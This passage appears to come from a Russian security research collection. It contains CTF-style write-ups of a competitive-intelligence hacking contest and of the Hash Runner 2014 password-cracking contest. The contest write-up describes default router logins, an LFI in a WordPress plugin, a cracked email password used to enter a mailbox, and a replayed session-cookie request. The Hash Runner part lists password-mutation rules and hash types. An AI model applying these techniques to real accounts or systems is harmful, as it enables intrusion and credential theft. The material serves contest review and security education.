Hint: The hacker uses an anonymizer but his DNS requests absolutely don't resolve. We know for sure that during daytime the hacker is at his so called "official" job, but still doing nasty things from there. He's also running his own website that doesn't look hackproof, so you can hackproove it.

Мыло хакера-параноика светится на wwidol.com в самом низу.

Если попробовать отправить на него ссылочку (как в задании 2.5), то хакер-то зайдет по этой ссылочке, только вот через анонимайзер (об этом говорится в хинте, который мы опубликовали на 3-й день), однако DNS-запросы к нашим ресурсам будут идти с ресурсов хакера.

Эти ресурсы снова располагаются за роутером с дефолтными учетными записями (ну да, роутер же «офисный», откуда хакер и занимается своими делишками): admin:admin.

Из логов роутера видно, что хакер заходит на ресурс homehekkers.com — домашний сайтик, сделанный на WordPress с установленным плагином dewplayer, уязвимым к LFI:

А так как оказывается, что homehekkers.com и wwidol.com хостятся на одном и том же IP-адресе (вот это совпадение!), то всю инфу о хакере мы можем узнать: запись лежит в файле /tmp/dump.sql (привет, Москва!).

Решили: 0 человек
Баллы: 50

3.4. Кто-то сливает информацию в ATH

Nickname: rat
About: Here is the list of potential rat's accounts at the forum http://annexiomous.com/rat.txt. Find me the rat!
Hint: Once upon a time there was and is Google mail. Stories were written and songs were composed 'bout Google mail remembering even the things one wouldn't suspect. And they all lived happily ever after. The question is who are "they"…?

Последнее задание в этой группе — найти крысу из ATH, которая завелась в Annexiomous.


Для этого нам выдают списки email:md5(pass) потенциальных крыс. И только один хеш можно быстро «пробить» в Гугле:

kevinreissen@wwidol.com:09d1d20bd495912ed5307a08510440d6 (Admin111)

Теперь, если зайти к нему в почту (wwidol.com обслуживают почтовые аккаунты через Google Apps, это можно узнать даже с помощью nslookup)

Зайдя в Gmail под данной учетной записью, можно было бы развернуть подробную информацию об IMAP-запросе с девайса com.android.email и узнать IP-адрес крысы.

И снова через уязвимость роутера ATH получить доступ к компьютеру во внутренней сети и узнать всю необходимую информацию.



Решили: 0 человек
Баллы: 20


4. Финальный рывок

Мы подходим к заключительной части нашей саги о конкурентных разведчиках. Напоследок участникам оставалось найти информацию о крысе ATH, засевшей в WWidol и боссах группировок Annexiomous и WWidol.

4.1. wwidolRat

Nickname: wwidolRat
About: Info: rat's report at athc.biz/docs/f4dd947b925ef548fcdfd66789174033.docx.

В помощь выдавался отчет крысы. В метатегах (о которых участники спрашивали в самом начале конкурса) можно было бы найти IP-адрес и в очередной раз раздобыть полезную информацию с компьютера в сети ATH:



Кроме того, на компьютере крысы находится архив с какими-то данными, но он, к сожалению, закрыт паролем:

Оказывается, у крысы есть собственный сайт, который почему-то заблокирован ATH.

Но вот если обращаться к IP-адресу по доменным именам (kevin-donnalley.com и images.kevin-donnalley.com), то все получится:

Ковыряем thumbs.db и узнаем base64_encode(facebook_id) крысы:

Решили: 2 человека
Баллы: 20

4.2. Захватываем власть в своей банде

Nickname: Anneximous Boss
About: empty
Hint: You can use accounts 4000–4040 with the pass "phdIV @107.170.92.105", but you still need to find boss' nickname ;)

В отчете крысы есть прямая ссылка на папку с изображениями отчетов:

В этой папке мы можем отследить некоторые новые идентификаторы отчетов и по ним попробовать получить доступ к самим отчетам:

Так это же отчет на боссов Anneximous и WWIdol с паролем от дампа траффика из архива! Открыв запрос мы увидим следующее:

```
POST /profile.php?PHPSESSID=055e9c961e
311901050b261e16ef57aa HTTP/1.1
Host: anneximous.com
Cookie: PHPSESSID=055e9c961e311901050
b261e16ef57aa;
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible;

MSIE 9.0; Windows NT 6.1; Win64; x64;


 Trident/5.0)
Connection: close
```

Если повторить запрос — видимо, сессия до сих пор жива :)) — то можно узнать и имя босса Anneximous и его аккаунт в SIP.

Решили: 0 человек
Баллы: 55

4.3. Сюрприз

Nickname: Wwidol Boss
About: empty

Казалось бы, зачем знать SIP босса, если все уже и так известно для заполнения формы. Но если бы кто-то дошел до этого задания, позвонил боссу на johanson@107.170.92.105 и внимательно посмотрел на траффик, то увидел бы, что пакеты начинают «летать» через 128.199.236.23 — а ведь это хост boss.wwidol.com. Получается, что босс Anneximous и босс WWIdol — одно и то же лицо (вот это сюжетный поворот, Санта-Барбара отдыхает!)

Ну и, значит, можно отправить такой же запрос с таким же паролем (боссы, они же тоже люди и любят использовать одинаковые пароли) на wwidol.com , что позволяет нам узнать «псевдоним» босса в кругах WWidol!

P. S. До решения этого задания так никто и не добрался, однако одному из наших победителей удалось «подобрать» по самому первому отчету ник босса и позвонить ему!


Решили: 0 человек
Баллы: 30

Результаты

Конкурс шел три дня вместо запланированных двух, хотя некоторые заполняли ответы и после окончания конкурса. Всего на конкурс зарегистрировался 301 человек, 82 прошли вступительное задание. Победители - в сводной таблице ниже.

Nickname	Баллы	Место
The.Ghost	230*	I
yarbabin	195*	II
MooGeek	130*	III
godzillanurserylab	105*	
topol	35*	
Eugene-vs	20	
supertramp	20	
ReallyNonamesFor	20	
Anatolik11	20	
true-bred	0*	
gohome	0*	
Fire_marshall	15	

* - без учета 20 баллов за задание 2.4.



РАЗБОР КОНКУРСА HASH RUNNER

Алексей Осипов
habrahabr.ru/company/pt/blog/229135/

В 2014 году конкурс Hash Runner проводился в течение трех дней перед форумом Positive Hack Days, с семи вечера 16 мая до семи вечера 19 мая (время московское, UTC+4). Это было сделано, чтобы учесть интересы всех команд, в каком бы часовом поясе они ни находились.

Победителями стали:

I место — InsidePro с результатом 22,81%,

II место — hashcat с результатом 21,23%,

III место — john-users с результатом 12,78%.

Каждый раз бóльшую часть расшифрованных паролей участники загружали в последние 15 минут соревнования, поэтому только в самом конце становилось ясно, кто победит.

Типы и стоимость хешей

Изначально мы хотели привлечь внимание участников к определенным типам хешей. Была идея просто давать один балл за каждый расшифрованный хеш. Или вычислять стоимость хеша исходя из энтропии открытого текста и среднего времени взлома, полученного на нашем типовом оборудовании. Оба эти варианта показались нам неподходящими: в первом случае главную роль играют быстрые хеши, а во втором — медленные. После долгих обсуждений мы оценили хеши, ориентируясь на свои профессиональные интересы. Символом (*) отмечен коэффициент для хешей в бонусных заданиях.

Правила соревнования

В первую очередь мы разделили соревнование на несколько заданий в соответствии с различными системами и подходами ко взлому (т. е. не только по типам хешей). Получилось похоже на прошлогодний Hash Runner, только задания не были привязаны к словарям, тему которых можно угадать по подсказкам или нескольким восстановленным паролям.

Одной из особенностей конкурса стал способ получения хешей для взлома. Раньше командам давали просто текстовый файл. В этом году, чтобы собрать хеши, участники следовали выданным инструкциям и использовали эксплойты, как при пентесте. Участники получили исчерпывающее описание прохождения заданий, и ошибиться было практически невозможно. Разумеется, со взломом им уже никто не помогал. Команды могли работать с PCAP-файлами, Lotus Domino, различными веб-приложениями, файлами проектов SCADA и т. п. Баллы за получение хешей не начислялись, но сам процесс был призван создать атмосферу тестирования на проникновение. Признаться, больше всего сил мы потратили именно на то, чтобы реализовать эту часть конкурса.

Тип хеша	Стоимость
bcrypt	15 (x3)*
bsdcrypt	15
cisco_pix	1
descrypt	15
dominosec	15
GOST R 34.11-94	1 (x10)*
lotus5	15
lotus8.1 (H-Hash)	15
MD4	1
MD5	1 (x7)*
MD5crypt	15
MSSQL2012	1
netntlmv1	1
netntlmv2	1
oracle10	1
oracle11	1
phpass	15
SHA1	1
sha1crypt	15
SHA256	1 (x7)*
SHA512crypt	15
tomato	15
wonderful (task 12)	15

Обычно при оценке уровня защищенности нас не интересуют непривилегированные пользователи — нам нужна учетная запись с повышенными правами. Поэтому мы добавили в каждое задание по 23 хеша паролей администраторов, отличавшихся максимальной энтропией (23 это просто число; 966/42 тут ни при чем). После взлома одного из хешей команда получала еще 250 хешей, которые были недоступны в основном задании (Raw-SHA-1, GOST, bcrypt и Raw-MD5).

Но не все прошло гладко: во время соревнования всплыло несколько ошибок. Во-первых, при загрузке результатов возникала ошибка, если расшифрованный текст содержал двоеточие. Но нельзя сказать, что мы этого не ожидали :) Поскольку при формировании дампа хешей для задания № 3 (md4_mt_rand) мы немного просчитались, содержимое user.db.php и hashrunner_2014_hashes.zip не совпадало. Верные данные содержались в архиве hashrunner_2014_hashes.zip, и хеши из него принимались как правильные ответы. Задание, таким образом, стало в два раза проще. Но мы не могли опубликовать подробности во время конкурса, потому что одна из команд уже успела обнаружить эту ошибку самостоятельно. Другим участникам тоже нужно было обнаружить этот сбой и использовать его, чтобы загрузить хеши для задания.

Пару ошибок мы исправили во время соревнования. Хеши Cisco были случайно сформированы дважды и поэтому были разными (из-за применения разной соли). Кроме того, база данных содержала неверную оценку для одного из бонусных хешей (1 балл вместо 15). К счастью, ошибка была обнаружена в первый день соревнований, когда эти бонусные хеши еще никто не успел взломать.

Словари и мутации

Словари мы составляли исходя из опыта реальной работы и разнообразили их плодами нашей буйной фантазии: это были случайные последовательности букв, арабские слова в английской раскладке, китайские имена и фамилии, термины игры го, названия химических веществ и мифических существ, имена голливудских звезд и персонажей комиксов Marvel, сайты ролевых игр, баннеры веб-приложений, случайные выборки из словарей packetstorm и xato 10k.

Далее мы использовали мутации.


- Простые мутации: <word><year>, <word><digit1><digit2><digit3>, <word><spec><year>, <word><date>, <word><date><month>.
- «Злые» мутации: <word1><WORD2> и <word1><word2><word3>.
- Специальные символы: <special1><word><special2>, <word><special1><special2<special3><special4>.
- Переписать на языке Leet все слово или только некоторые буквы и рандомные части слов.
- Заменить регистр символов в слове <word>. Такие мутации использовались в основном в словарях психических расстройств и мифических существ.
- Запись арабских слов латинскими буквами: тоже может считаться мутацией, если слова набрать арабскими клавишами, но в английской раскладке.

Все полученные слова были случайным образом распределены между заданиями. В результате количество паролей в базе превысило 40 тысяч. В конкурсах мы использовали только малую часть— надеемся, таким образом нам удалось избежать подбора паролей по тематике.

Разбор некоторых заданий

TIA Portal

Это был самый простой конкурс в соревновании. Система SCADA с обычными хешами SHA-1. Изменяя предоставленный сценарий, можно было получать длину паролей, что существенно упрощало задачу. Вот, собственно, и все.



Lotus H-хеш

Помимо хешей двух хорошо известных типов, lotus5 и dominosec (g-hash), были также сгенерированы хеши для версий >8. Хеши первых двух типов пользовались большой популярностью на конкурсе, а вот хеши для версий >8 никто так и не попробовал взломать.

Арабский форум

Это задание был посвящено целевым атакам. Нельзя просто так взять и подобрать хеш, полученный итерационным прохождением MD5, не зная ничего об открытом тексте. Да, в нашем задании были «простые» хеши паролей, состоявших менее чем из пяти латинских букв, но такие пароли были сформированы переключением арабской раскладки на английскую. Большинство словарей (если не все) становятся бесполезны при переходе на другой национальный алфавит. Единственный способ решить задачу — создать свой словарь путем разбора других словарей или целевых сайтов. Форум в данном случае отлично подходит, на нем можно найти огромное количество слов, которые люди используют в реальной жизни, и составить на основе собранной информации базу возможных паролей. Однако иногда простого автоматического разбора текстов с сайта оказывается недостаточно. Всегда бывает полезно подумать о необычном использовании обычных вещей. Например, существует по меньшей мере четыре типа Unicode-символов только для кодирования арабских чисел, и в качестве одной из масок мутаций мы выбрали как раз добавление к паролю арабских цифр в кодировке Unicode. На самом деле мы использовали только три мутации:

1. Добавление трех арабских цифр не в кодировке Unicode в начало слова.
2. Добавление двух арабских цифр в кодировке Unicode в конец слова.
3. Перевод арабских букв в латинские путем изменения раскладки клавиатуры.

mt_rand

Это задание было посвящено «плохим» случайным числам, которые любят использовать неопытные разработчики. Предположим, у нас есть форум, блог или какой-то другой веб-сайт. Нам нужно безопасное средство для формирования токенов, которые будут использоваться для смены пользовательских паролей. Можно было бы использовать линейный конгруэнтный генератор, но для задания мы выбрали Вихрь Мерсенна. На бумаге этот метод генерации псевдослучайных чисел выглядит весьма неплохо: он дает период 219937. Начальное число имеет длину 32 бита и является слабым местом с точки зрения безопасности. Зная его, злоумышленник может полностью воспроизвести последовательность псевдослучайных чисел. Однако эта проблема отчасти решается в стандартной реализации алгоритма: как только генератор получает начальное значение, он начинает формировать всевдослучайные числа, отличные от тех, которые были бы получены из другого начального значения. Злоумышленнику придется полностью реализовать Вихрь Мерсенна и подобрать не только начальное (относительно короткое) значение, но и положение целевого случайного числа в потоке псевдослучайных чисел.


Такой подход должен одинаково работать и для хешей h-типа, и для хешей l-типа, но мы специально сформировали хеши обоих типов. Разработчик может навредить себе не только используя криптографически небезопасный генератор псевдослучайных чисел, но и некорректно обрабатывая полученный поток чисел. Работая с целыми числами или с числами с плавающей запятой в выбранном языке программирования, всегда нужно помнить о том, какова максимальная точность представления чисел выбранного типа и каким будет текстовое представление этих чисел. Например, при возведении в куб числа 123456789 мы должны получить 1881676371789154860897069 (если речь идет о классической десятичной арифметике) и ~79 битов энтропии в текстовом представлении этого результата. Однако если в вашем языке программирования для работы с такими большими числами используется представление с плавающей запятой, то результатом операции будет что-то вроде 1.8816763717892E+24, и энтропия понизится всего до ~45 бит. Такой пароль может быть легко подобран для любого быстрого алгоритма хеширования.

Это задание преследовал злой рок. Во-первых, хеши в базе данных были закодированы только однократным прохождением алгоритма MD4. Во-вторых, исходный код формирования h-хешей немного отличался от кода на веб-странице.

Давайте взглянем на код формирования открытых текстов.

Для l-хешей:


```
function generate_password($length)
{
    $result = 1;
    for($i=0; $i<$length; ++$i)
$result *= mt_rand();
    return $result;
}

for ($i=0; $i<$argv[1]; ++$i)
{
    if (($i % 32) == 0){
        mt_srand(get_real_rand());
        $skip = get_real_rand() &
0xFFFF + 8192; // Fix for easy attack
        for ($j=0; $j<$skip; ++$j)
            mt_rand();
    }
    echo generate_password(3)."\n";
    $skip = get_real_rand() & 0xFF;
// Fix for easy attack
    for ($j=0; $j<$skip; ++$j)
        mt_rand();
}

Для h-хешей:
function generate_password($length)
{
    $result = 1;
    for($i=0; $i<$length; ++$i)
$result .= mt_rand();
    return $result;
}

for ($i=0; $i<$argv[1]; ++$i)
{
    if (($i % 32) == 0){
        mt_srand(get_real_rand());
        $skip = get_real_rand() &
0xFFFF + 128; // Fix for easy attack
        for ($j=0; $j<$skip; ++$j)
            mt_rand();
    }
    echo generate_password(3)."\n";
    $skip = get_real_rand() & 0xFF;
  // Fix for easy attack
    for ($j=0; $j<$skip; ++$j)
        mt_rand();
}
```

Количество баллов, набранных участниками-лидерами

В коде есть операция конкатенации с непустой строкой, содержащей цифру 1, поэтому числа, сформированные таким образом, не могли быть взломаны перебором, даже если бы участникам удалось воссоздать генератор mt_rand или воспользоваться кодом от Solar Designer (bit.ly/1OD5XvX).

Tomato



Без комментариев.

Wonderful

Мы получили очень много вопросов об этом задании. Честно говоря, мы и сами не знаем, как нужно было его решать. Задание (как и mt_rand с арабскими словами) было призвано привлечь внимание участников к некоторым недостаткам современных утилит подбора паролей. Во время работы нам иногда попадаются старые или непопулярные приложения. Во многих из них используется обычный MD5, но в некоторых реализуются достаточно замысловатые схемы, например SHA1(base64(MD5(base64(SHA1())))). SHA1 широко используется, base64 вообще ничего не стоит применить, но взломать полученный в результате хеш оказывается очень сложно. Тратить силы на создание сложного самообслуживаемого модуля для решения такой задачи неразумно, но вот получить инструмент, который комбинирует различные модули подбора в необходимом порядке, было бы неплохо. Да, и не забудьте оптимизировать HMAC для ключевого файла размером 1 МБ, т.к. в этом случае сам файл можно заменить его однократным хешем :)

ОБ АВТОРАХ СБОРНИКА

Positive Technologies — экспертная компания, которая более 10 лет аккумулирует передовые знания в области практической защиты компьютерных сетей и информационных активов бизнеса и государства. Около тысячи компаний в 30 странах мира используют решения Positive Technologies для анализа защищенности и соответствия стандартам безопасности своих инфраструктур, а также для подготовки молодых специалистов по безопасности.

Большинство наших инноваций рождаются в исследовательском центре Positive Research, который является одним из крупнейших в Европе: в его состав входят более 150 человек. В центре проводятся масштабные исследования уязвимостей, включая тесты на проникновение и анализ исходных кодов приложений. Специалисты центра заслужили репутацию экспертов в вопросах защиты важнейших современных отраслей — SCADA и ERP, дистанционного банковского обслуживания, сетей мобильной связи, веб-порталов и облачных технологий.

Результаты исследований центра используются для пополнения базы знаний системы контроля защищенности и соответствия стандартам MaxPatrol, а также для развития новых продуктов комплексной проактивной защиты, таких как система анализа исходных кодов Application Inspector и межсетевой экран Application Firewall.

Сборник наиболее интересных исследований Positive Research публикуется ежегодно для участников международного форума по практической безопасности Positive Hack Days, который проходит каждый год в Москве и собирает на своих докладах, семинарах и конкурсах более двух тысяч человек.

Подробнее на сайтах
ptsecurity.ru** и **phdays.ru


Анна Бреева


Тимур Гильмуллин


Евгений Гнедин


Сергей Гордейчик


Андрей Горностаев


Глеб Грицай


Евгений Дружинин

Марк Ермолов


Александр Зайцев


Антон Карпин


Илья Карпов


Владимир Кочетков


Ольга Кочетова


Дмитрий Курбатов


Станислав Мерзляков



Дмитрий Нагибин


Павел Новиков


Алексей Осипов


Евгения Поцелуевская


Сергей Пузанков


Арсений Реутов

Борис Симис


Евгений Строев


Александр Тиморин


Дмитрий Трифонов


Олеся Шелестова


Артем Шишкин


Тимур Юнусов


Алексей Андреев


Денис Баранов


Сергей Бобров

POSITIVE TECHNOLOGIES

POSITIVE RESEARCH 2015

СБОРНИК ИССЛЕДОВАНИЙ
ПО ПРАКТИЧЕСКОЙ БЕЗОПАСНОСТИ

107061, Россия, Москва, Преображенская площадь, дом 8
тел.: +7 (495) 744-01-44; факс: +7 (495) 744-01-87; e-mail: pt@ptsecurity.ru
www.ptsecurity.ru www.maxpatrol.ru www.securitylab.ru